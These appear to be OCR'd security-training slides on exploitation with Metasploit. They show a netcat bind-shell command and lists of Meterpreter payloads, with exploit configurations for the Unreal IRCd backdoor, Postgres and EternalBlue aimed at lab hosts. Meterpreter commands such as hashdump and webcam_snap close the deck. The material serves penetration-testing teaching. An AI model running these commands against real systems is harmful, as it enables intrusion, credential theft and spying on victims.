
Shellcode: «nc.traditional -v -e /bin/bash -l -p 31337“



Reverse Shell



Reuse (Web-Shell)



Exploitation

Metasploit

Metasploit provides

- Exploits
- Payloads

Payloads

- (bash-) Shell
- Meterpreter
  - "Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more."

Metasploit

Metasploit supports all connection types

- Bind-, Reverse-, Reuse-
- Can handle multiple connections (e.g. handle 20 exploited IE browser sessions)
- Meterpreter is stage-3 payload
  - Linux, Windows
  - can execute commands
  - Take screenshots
  - load code
  - …

Metasploit Framework Payloads

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/
set payload windows/x64/meterpreter/bind_ipv6_tcp
set payload windows/x64/meterpreter/bind_tcp
set payload windows/x64/meterpreter/reverse_http
set payload windows/x64/meterpreter/reverse_https
set payload windows/x64/meterpreter/reverse_tcp
set payload windows/x64/meterpreter/reverse_winhttps
set payload windows/x64/pingback_reverse_tcp
set payload windows/x64/powershell_bind_tcp
set payload windows/x64/powershell_reverse_tcp
set payload windows/x64/shell/bind_ipv6_tcp
set payload windows/x64/vncinject/bind_tcp
set payload windows/x64/vncinject/bind_tcp_rc4
set payload windows/x64/vncinject/bind_tcp_uuid
set payload windows/x64/vncinject/reverse_http
set payload windows/x64/vncinject/reverse_https
set payload windows/x64/vncinject/reverse_tcp
...
```

Metasploit Framework Exploits

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > search ms17_

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Ete
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/fileformat/office_ms17_11882  2017-11-15   manual   No     Microsoft Office CVE-2017-11882
   3  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows
   5  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Ete


Interact with a module by name or index, for example use 5 or use exploit/windows/smb/ms17_010_psexec
```

Exploit Configuration in Metasploit

```
## Unreal IRCd backdoor
set LHOST eth0
set RHOST iloveshells.vm.vuln.land
set PAYLOAD cmd/unix/reverse
run


## Postgres
use exploit/linux/postgres/postgres_payload
set RHOSTS iloveshells.vm.vuln.land
set payload linux/x86/meterpreter/bind_tcp
run
```

Exploit Configuration - EternalBlue Memory Corruption

EternalBlue is a cyberattack exploit developed by the U.S. National Security Agency (NSA). It was leaked by the Shadow Brokers hacker group on April 14, 2017, one month after Microsoft released patches for the vulnerability.
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms17_010_eternalblue.rb

```
use exploit/windows/smb/ms17_010_eternalblue
set LHOST eth0
set RHOST eternalblue.vm.vuln.land
set payload windows/x64/meterpreter/bind_tcp
exploit
```

Exploit Configuration - EternalBlue Memory Corruption

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         152.96.6.238     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     152.96.6.238     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Meterpreter

Metasploit C2 Commands

- download / upload
- edit
- execute
- ipconfig
- shell
- hashdump (dump SAM database)
- migrate (migrate meterpreter to another process)
- webcam_snap


COMPASS
SECURITY